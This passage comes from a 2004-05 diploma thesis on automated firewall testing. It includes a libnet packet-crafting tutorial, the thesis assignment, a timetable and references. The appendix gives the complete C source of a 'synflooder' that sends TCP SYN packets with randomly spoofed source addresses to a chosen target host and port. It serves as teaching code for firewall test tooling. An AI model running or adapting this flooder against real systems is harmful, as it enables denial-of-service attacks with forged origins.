`injection_type` is either `LIBNET_LINK` or `LIBNET_RAW4`. The former type includes the data-link layer whereas the latter starts at the IP layer (raw socket interface). `LIBNET_LINK` provides full control in packet creation even allowing the specification of the Ethernet header. This power sometimes turns out to be a serious drawback because every detail down to the hardware addresses has to be specified. We will use `LIBNET_RAW4` in our SYN flooder since we are only interested in the TCP and IP layers. There is no need to set the hardware addresses manually.
`device` represents the name of the network interface where injection takes place and can be defined either by a canonical string (e.g. "eth0" under Linux) or in a numbers-and-dots notation (e.g. "192.168.1.1"). If the device is `NULL`, libnet tries to find an appropriate

device for you. We will use this feature in our SYN flooder to auto-detect an appropriate device. `err_buf` is a string of size `LIBNET_ERRBUF_SIZE` that holds the error message if the function call fails.
Note that you have to be root to call this function since the creation of packets on the data-link layer or the network layer requires root privileges.
There are two IP address representations we have to deal with: (1) the human-readable notation (e.g. "www.ethz.ch") and (2) the numbers-and-dots notation (e.g. "192.168.1.1"). On the network, data is represented in network byte order (big-endian). As our Linux platform is a little-endian architecture, we have to convert the fields in a TCP packet from network byte order (big-endian) to host byte order (little-endian).

```
u_char *libnet_addr2name4(u_long in, u_short use_name);
```

`libnet_addr2name4()` converts the big-endian IPv4 address `in` to either its hostname or the numbers-and-dots notation depending on the value of `use_name`.
If `use_name` is `LIBNET_RESOLVE`, the function returns the hostname representation, otherwise (`LIBNET_DONT_RESOLVE`) the numbers-and-dots notation is returned.

```
u_long libnet_name2addr4(u_char *hostname, u_short use_name);
```

`libnet_name2addr4()` goes the other way round converting `hostname` into its big-endian network address. If `use_name` is `LIBNET_RESOLVE`, the function expects `hostname` to be in hostname notation, otherwise (`LIBNET_DONT_RESOLVE`) the numbers-and-dots notation is considered to be used.
As we deal with arbitrary source IP addresses and port numbers, it is always useful to have a reliable pseudo-random number generator.

```
int libnet_seed_prand(libnet_t *l);
int libnet_get_prand(int type);
```

`libnet_seed_prand()` seeds the random number generator and `libnet_get_prand()` returns a random number. `type` specifies the range of the returned numbers (see Table 9).
In the next phase we build the TCP packets to be injected. Libnet provides a sophisti-

`type`	Range
`LIBNET_PR2`	0 - 1
`LIBNET_PR8`	0 - 255
`LIBNET_PR32`	0 - 2147483647
`LIBNET_PRu32`	0 - 4294967295

Table 9: Ranges of pseudo-random number types

cated packet creation mechanism. Packets are not built as a whole but pieces are crafted that together form an entire packet. The different parts are internally merged to a complete packet. This approach allows the programmer to replace or modify units of a packet without having to rewrite the entire packet if only a small part changes.

Libnet follows a highest to lowest level building approach. That is, in our program, we first generate the TCP segment (TCP header and data) before creating the IP segment (IP header). By using `LIBNET_RAW4` we do not have to bother about the Ethernet header. The different parts are managed and merged by the `libnet_t` handler. This structure represents the shaped packet.

```
libnet_ptag_t libnet_build_tcp(u_short sp, u_short dp,
       u_long seq, u_long ack, u_char control, u_short win,
       u_short sum, u_short urg, u_short len, u_char, *payload,
       u_long payload_s, libnet_t *l, libnet_ptag_t ptag);
```

`libnet_build_tcp()` builds the TCP segment (illustrated in A.1) of the TCP packet. This segment is associated with the context handler `l`. The function returns a `libnet_ptag_t` structure that can be used to identify and modify this part of the packet. `libnet_ptag_t` is returned whenever a `libnet_build()` routine is called and the parameter `ptag` is empty (0). If you want to modify a packet unit, you pass the saved `ptag`, and the `libnet_build()` function will not create a new packet part but change the old one and return `ptag`. Using this method, it is possible to recycle pieces of a packet (making minor changes) without being forced to build a new packet from scratch. Figure 10 lists the fields that have to be specified when calling `libnet_build_tcp()` (compare figure A.3). `payload` is the TCP data and `payload_s` is its size (e.g. in our example code, the

Parameter	Data type	Meaning
sp	u_short	source port
dp	u_short	destination port
seq	u_long	sequence number
ack	u_long	acknowledgment number
control	u_char	control flags
win	u_short	window size
sum	u_short	checksum
urgent	u_short	urgent pointer
len	u_short	total length of the TCP packet

Table 10: TCP segment fields

string `".........."` forms the TCP data). `l` defines the context handler the TCP segment is associated with. If `ptag` is `0`, a new packet unit will be created. Otherwise, the specified piece of a packet is modified.

```
pt = libnet_build_tcp(
          src_prt = libnet_get_prand(LIBNET_PRu16),
          dst_prt,
          libnet_get_prand(LIBNET_PRu32),
          libnet_get_prand(LIBNET_PRu32),
          TH_SYN
          libnet_get_prand(LIBNET_PRu16),
          0,
          10,
          LIBNET_TCP_H + payload_s,
          payload,
          payload_s,
          ld,
          0);
```

This is how we call `libnet_build_tcp()` in the SYN flooder. As we do not care about `sp`, `seq`, `ack` and `win`, these fields are filled with random numbers (i.e. `libnet_get_prand()` is called). The `TH_SYN` flag is set since we build a TCP SYN packet. We set `checksum` to `0` to force libnet to calculate the checksum of the TCP segment. The size of the chunk is the sum of the TCP header (`LIBNET_TCP_H`) and the payload size (`payload_s`). We do not modify an existing protocol tag, hence `ptag` is `0`.
To complete the TCP SYN packet, we have to specify the IP header.

```
libnet_ptag_t libnet_build_ipv4(u_short len, u_char tos,
      u_short id, u_short frag, u_char ttl, u_char prot,
      u_short sum, u_long src, u_long dst, u_char *payload,
      u_long payload_s, libnet_t *l, libnet_ptag_t ptag);
```

`libnet_build_ipv4()` builds an IPv4 header and returns a `libnet_ptag_t` structure. `l` is linked to the created IP header. To modify an already existing protocol tag, pass the saved `ptag`. Figure 11 presents the IP header fields (see also figure A.2).
The SYN flooder crafts an IPv4 header like this:

Parameter	Data type	Meaning
`len`	`u_short`	Total length of IP packet
`tos`	`u_char`	Type of service
`id`	`u_short`	IP identification number
`frag`	`u_short`	Fragmentation flags and offset
`ttl`	`u_char`	Time to live
`prot`	`u_char`	Protocol
`sum`	`u_short`	Header checksum
`src`	`u_long`	Source IPv4 address
`dst`	`u_long`	Destination IPv4 address

Table 11: IP header fields

```
pt = libnet_build_ipv4(
            LIBNET_IPV4_H + LIBNET_TCP_H + payload_s,
            0,
            libnet_get_prand(LIBNET_PRu16),
            0,
            libnet_get_prand(LIBNET_PR8),
            IPPROTO_TCP,
            0,
            src_ip = libnet_get_prand(LIBNET_PRu32),
            dst_ip,
            NULL,
            0,
            ld,
            0);
```

The length of an IPv4 packet is the sum of IP and TCP header and the TCP payload. `id`, `ttl` and `src` are randomly chosen whereas the destination IP (`dest`) is fixed since we always want to address the same host. The `protocol` field is set to `IPPROTO_TCP` (we build TCP packets). The checksum field is `0` to force libnet to calculate the checksum for us. `payload` is `NULL` and therefore the payload size is `0`.
Our TCP packet is now complete and we are ready to send it to the destination host.

```
int libnet_write(libnet_t *l);
```

`libnet_write()` writes the packet represented by `l` to the wire. After spending so much time on crafting a packet, injection is quite simple.
The SYN flooder repeats the building and injection process a user-defined number of times.
In the end, the libnet structures have to be removed.

```
void libnet_destroy(libnet_t *l);
```

`libnet_destroy()` terminates the libnet session and destroys the associated structures.

E.3. Source Code

```
/* synflooder.c
 * A Simple SYN flooder
 * Purpose: Shape a number of TCP packets (SYN flag set) and send them to
 * a specific host.
 * Example code of the libnet introduction in the documentation
 * Make sure you have installed libnet 1.1.2.1 on your system.
 * compile: gcc -o synflooder synflooder.c -lnet
 * run: ./synflooder -d <target> -p <dest port> -c <number of packets>
 *
 * $Id: synflooder.c 14585 2005-01-21 13:58:21Z zaugg $
 */
```

```
#include <libnet.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <netinet/in.h>

void usage(char *);

int main(int argc, char **argv)
{
  libnet_t *ld;
  libnet_ptag_t pt;
  char *payload;
  u_short payload_s;
  u_long src_ip, dst_ip = 0;
  u_short src_prt, dst_prt = 22;
  u_int cnt = 10;
  char *target;
  char errbuf[LIBNET_ERRBUF_SIZE];
  int c;

  /* Check privileges */
  if (geteuid()) {
    fprintf(stderr, "no superuser priviledges, sorry...\n");
    exit(EXIT_FAILURE);
  }

  /* Initialize libnet */
  ld = libnet_init(
   LIBNET_RAW4,             /* Injection type */
   NULL,                    /* Device */
   errbuf);                 /* Error buffer */
  if (ld == NULL) {
    fprintf(stderr, "libnet_init failed: %s", errbuf);
    exit(EXIT_FAILURE);
  }

  while ((c = getopt(argc, argv, "d:p:c:")) != -1) {
    switch (c) {
    case 'd':
      if ((dst_ip = libnet_name2addr4(ld, optarg, 1)) == -1) {
fprintf(stderr, "wrong IP address: %s\n", optarg);
libnet_destroy(ld);
exit(EXIT_FAILURE);
      }
      target = strdup(optarg);
      break;
    case 'p':
      dst_prt = atoi(optarg);
      break;
    case 'c':
      cnt = atoi(optarg);
      break;
    default:
```

```
      usage(argv[0]);
      libnet_destroy(ld);
      exit(-1);
    }
  }

  /* Check whether destination host is specified */
  if (! dst_ip) {
    usage(argv[0]);
    exit(EXIT_FAILURE);
  }

  printf("synflooder v0.1 - SYN flooder\n");
  printf("device = %s\n", libnet_getdevice(ld));
  printf("target = %s\n", target);
  printf("target port = %d\n", dst_prt);
  printf("number of SYN packet to send = %d\n\n", cnt);

  payload = "..........";
  payload_s = strlen(payload);

  libnet_seed_prand(ld);

  /* main loop */
  for(pt = LIBNET_PTAG_INITIALIZER; cnt--; ) {
    /* Build TCP segment */
    pt = libnet_build_tcp(
  src_prt = libnet_get_prand(LIBNET_PRu16),  /* source port */
  dst_prt,                                   /* destination port */
  libnet_get_prand(LIBNET_PRu32),            /* sequence number */
  libnet_get_prand(LIBNET_PRu32),            /* ack number */
  TH_SYN,                                    /* control flags */
  libnet_get_prand(LIBNET_PRu16),            /* window size */
  0,                                         /* checksum */
  0,                                         /* urgent pointer */
  LIBNET_TCP_H + payload_s,                  /* TCP packet size */
  payload,                                   /* payload */
  payload_s,                                 /* payload size */
  ld,                                        /* libnet handler */
  0);                                        /* libnet id */
    if (pt == -1) {
      fprintf(stderr, "Building TCP header failed: %s\n", libnet_geterror(ld));
      libnet_destroy(ld);
      exit(EXIT_FAILURE);
    }

    /* Build IP header */
    pt = libnet_build_ipv4(
   LIBNET_IPV4_H + LIBNET_TCP_H + payload_s,   /* length */
   0,                                          /* TOS */
   libnet_get_prand(LIBNET_PRu16),             /* IP ID */
   0,                                          /* IP Frag */
   libnet_get_prand(LIBNET_PR8),               /* TTL */
   IPPROTO_TCP,                                /* protocol */
```

```
   0,                                           /* checksum */
   src_ip = libnet_get_prand(LIBNET_PRu32),     /* source IP */
   dst_ip,                                      /* destination IP */
   NULL,                                        /* payload */
   0,                                           /* payload size */
   ld,                                          /* libnet handle */
   0);                                          /* libnet id */
    if (pt == -1) {
      fprintf(stderr, "Building IP header failed: %s\n", libnet_geterror(ld));
      libnet_destroy(ld);
      exit(EXIT_FAILURE);
    }

    /* Inject the packet */
    c = libnet_write(ld);
    if (c == -1) {
      fprintf(stderr, "Injection error: %s\n", libnet_geterror(ld));
      libnet_destroy(ld);
      exit(EXIT_FAILURE);
    } else {
      printf("%s:%d  ->  %s:%d\n",
     libnet_addr2name4(src_ip, LIBNET_DONT_RESOLVE), src_prt,
     libnet_addr2name4(dst_ip, LIBNET_DONT_RESOLVE), dst_prt);
    }
    sleep(1);
  }

  libnet_destroy(ld);

  return(0);
}


void usage(char *argv)
{
  printf("usage: %s -d <target> -p <dest port> -c <count>\n", argv);
}

/* EOF */
```

F. Timetable

Tasks	Week 1 27.9 - 3.10	Week 2 4.10 - 10.10	Week 3 11.10 - 17.10	Week 4 18.10 - 24.10	Week 5 25.10 - 31.10	Week 6 1.11 - 7.11	Week 7 8.11 - 14.11	Week 8 15.11 - 21.11	Week 9 22.11 - 28.11	Week 10 29.11 - 5.12	Week 11 6.12 - 12.12	Week 12 13.12 - 19.12	Week 13 20.12 - 26.12	Week 14 27.12 - 2.1	Week 15 3.1 - 9.1	Week 16 10.1 - 16.1	Week 17 17.1 - 23.1	Week 18 24.1 - 26.1
Initialization																		
Related Work																		
Tools Evaluation																		
Design																		
1 Firewall Scenario																		
Architecture																		
Program Logic																		
Data Flow																		
Protocols																		
Implementation																		
1 Firewall Scenario																		
Generation																		
Injection																		
Logging																		
Analysis																		
Evaluation																		
1 Firewall Scenario																		
n Firewall Scenario																		
Testing																		
1 Firewall Scenario																		
Documentation																		
Report																		
Mid-term Discussion																		
Presentation																		

Diploma thesis for Gerry Zaugg

Firewall Testing

Supervisor:	Diana Senn
Professor:	Prof. D. Basin
Issue Date:	27th September 2004
Submission Date:	26th January 2005

1 Introduction

We live in a world where all the company networks are connected to the Internet. Nobody can control the Internet, therefore a company has to protect their data from unauthorised access through the Internet. This is done by firewalls whose analogon in the physical world are locks. Everybody understands that doors need to be locked to prevent unauthorised access. It is the same in the digital world: unauthorised access to a companies network should be prevented, and this can be done by one or several firewalls.
Using the analogon of the door lock again, everybody understands that it is not enough to have a door lock. Only if the lock is locked properly and only authorised people have got a key to unlock it, we have what we want. It is the same in the digital world. It is not enough to have a firewall. We can only be satisfied if the firewall is doing what we expect from it. And to find out if a firewall satisfies our expectations (stated by a policy) we need to test it.

2 Motivation

Firewall Testing consists of two parts: the theoretical part of finding adequate test cases, and the practical part of running these test cases on the real system. The aim of this thesis is to cover the second part.
Running test cases on a real system consists of four steps as shown in figure 1. The first step is




Figure 1: Flow of the Test Packets

the generation of the network packets. According to a given test case the corresponding network

packets have to be built. This can be done using existing tools [2, 1, 3]. An example of a test case could be:
(syn: A − > B)(syn & ack: B − > A)(ack: A − > B) (fin & ack: A − > B) (fin: A − > B)
for some source A, some destination B and some proto C. The second step consists of injecting the packets generated in step one into the network. In the case where we have only one firewall this is easy and can be done directly before the firewall. But in real world examples we normally have many firewalls. There it is much more challenging to find the correct place to inject a packet into the network. If we fail to do that correctly we risk some tests to fail because of that. The third step consists of logging the packets which were injected in step two. This log is then compared, in step four, with the injected packets of step two. As a test case consists of test data (from which the packets were generated) and an expectation, we now have to check for every packet if our expectations were fulfilled. If the outcome of a test is not as expected, either if a packet reached a place we did not expect or if a packet did not reach a place we expected it to, this should cause an alarm. This alarm is then analysed by a human person to find the source of the error. Therefore this analysis has not to be covered by this thesis.

3 Assignement

3.1 Objectives

The goal of this thesis is to design and implement a tool for the automated execution of tests according to given test cases as explained in Section 2. The tool should work on the 1-firewall-scenario. But it should be no problem to extend it to the n-firewall-scenario. Also there should be ideas on how to extend the solution to the n-firewall-scenario.

3.2 Tasks

- Searching of related work and tools.
- Evaluation of the tools found.
- Designing a solution for the 1-Firewall-Scenario.
- Implementation of the solution.
- Simulation and evaluation of the implementation.
- Evaluation of the n-Firewall-Scenario. Discussing the differences to the 1-Firewall-Scenarion. Sketching solutions.

3.3 Deliverables

- At the end of the second week, a detailed time schedule of the diploma thesis must be given and discussed with the supervisor.
- At half time of the diploma thesis, a short discussion of 15 minutes with the professor and the supervisor will take place. The student has to talk about the major aspects of the ongoing work. At this point, the student should already have a preliminary version of the written report, including a table of contents.

- At the end of the diploma thesis a presentation of 20 minutes must be given during an Infsec group seminar. It should give an overview as well as the most important details of the work.
- The final report may be written in English or German. It must contain a summary written in both English and German, this assignement and the schedule. It should include an introduction, an analysis of related work, and a complete documentation of all used software tools. Three copies of the final report must be delivered to the supervisor.
- Software and configuration scripts developed during the thesis must be delivered to the supervisor on a CD-ROM.

References

[1] Salvatore Sanfilippo et al. hping. http://www.hping.org/.

[2] Jeff Nathan. Nemesis packet injection utility. http://www.packetfactory.net/projects/nemesis/.

[3] Mike Schiffman. The libnet packet construction library. http://www.packetfactory.net/libnet/.

27th September 2004

Prof. D. Basin

References

[adv] Computer Emergency Response Team (CERT) advisories. http://www.cert.org/advisories/.

[AMZ00] Avishai Wool Alain Mayer and Elisha Ziskind. Fang: A firewall analysis engine. In *Proceedings of the 10th USENIX Security Symposium*, pages 177–187, May 2000.

[Cen] CERT Coordination Center. The the firewall system. http://www.cert.org/security-improvement/practices/p060.html.

[Cor] SAINT Corporation. Saint. http://www.saintcorporation.com/.

[Der] Renaud Deraison. The nessus project. http://www.nessus.org/.

[eaa] Brian Fox et al. Bash. http://www.gnu.org/software/bash/bash.html.

[eab] Richard M. Stallman et al. Gnu c compiler. http://gcc.gnu.org/.

[eac] Richard M. Stallman et al. Gnu debugger. http://www.gnu.org/software/gdb/gdb.html.

[ead] Salvatore Sanfilippo et al. hping. http://www.hping.org/.

[Fyoa] Fyodor. The art of port scanning. http://www.phrack.org/phrack/51/P51-11.

[Fyob] Fyodor. Nmap. http://www.insecure.org/nmap/.

[Groa] The Tcpdump Group. Packet capture library. http://www.tcpdump.org.

[Grob] The Tcpdump Group. Tcpdump. http://www.tcpdump.org.

[Hae97] Reto E. Haeni. Firewall penetration testing. http://www.seas.gwu.edu/ reto/papers/firewall.pdf, 1997.

[Insa] Gianluca Insolvibile. Inside the linux packet filter. http://new.linuxjournal.com/article/4852.

[Insb] Gianluca Insolvibile. Inside the linux packet filter, part ii. http://new.linuxjournal.com/article/5617.

[Insc] Gianluca Insolvibile. The linux socket filter: Sniffing bytes of the network. http://new.linuxjournal.com/article/4659.

[KR88] Brian W. Kernighan and Dennis M. Ritchie. *The C Programming Language*. Prentice Hall, 2 edition, March 1988.

[Laba] ICSA Labs. http://www.icsa.net/html/certification/index.shtml.

[Labb] West Coast Labs. http://www.westcoastlabs.org/.

[Mic] Sun Microsystems. http://www.sun.com.

[Nat] Jeff Nathan. Nemesis packet injection utility. http://www.packetfactory.net/projects/nemesis/.

[Net] Netfilter. http://www.netfilter.org.

[OV] Alberto Ornaghi and Marco Valleri. Ettercap. http://ettercap.sourceforge.net/.

[Poi] Check Point. http://www.checkpoint.com.

[Pro] Network Time Protocol. http://www.ntp.org/.

[Ran] Marcus J. Ranum. On the topic of firewall testing. http://www.ranum.com/security/computer_security/archives/fw-testing.htm.

[Roe] Martin Roesch. Snort. http://www.snort.org.

[Sch] Mike Schiffman. The libnet packet construction library. http://www.packetfactory.net/libnet/.

[Sch96] E. Schultz. How to perform effective firewall testing. *Computer Security Journal*, 12(1):47–54, 1996.

[Sch02] Mike Schiffman. *Building Open Source Network Security Tools*. Wiley, 1 edition, October 2002.

[Son] Dug Song. Libdnet. http://libdnet.sourceforge.net/.

[Sta] Richard M. Stallman. Gnu general public license. http://www.gnu.org/copyleft/gpl.html.

[Sys] Cisco Systems. http://www.cisco.com.

[Tec] Lucent Technologies. http://www.lucent.com.

[Tur] Aaron Turner. Tcpreplay. http://tcpreplay.sourceforge.net/.

[VF] Wietse Venema and Dan Farmer. Security analysis tool for auditing networks (satan). ftp://ftp.porcupine.org/pub/security/.

[Vig] Giovanni Vigna. A formal model for firewall testing. http://citeseer.ist.psu.edu/279361.html.

[VMw] VMware. http://www.vmware.com/.

[VWw] VWware. Workstation 4.5 documentation. http://www.vmware.com/support/ws45/doc/index.html.

[Wel] Harald Welte. The journey of a packet through the linux 2.4 network stack. www.gnumonks.org/ftp/pub/doc/packet-journey-2.4.html.

[Woo01] Avishai Wool. Architecting the lumeta firewall analyzer. In *Proceedings of the 2000 IEEE Symposium on Security and Privacy*, August 2001.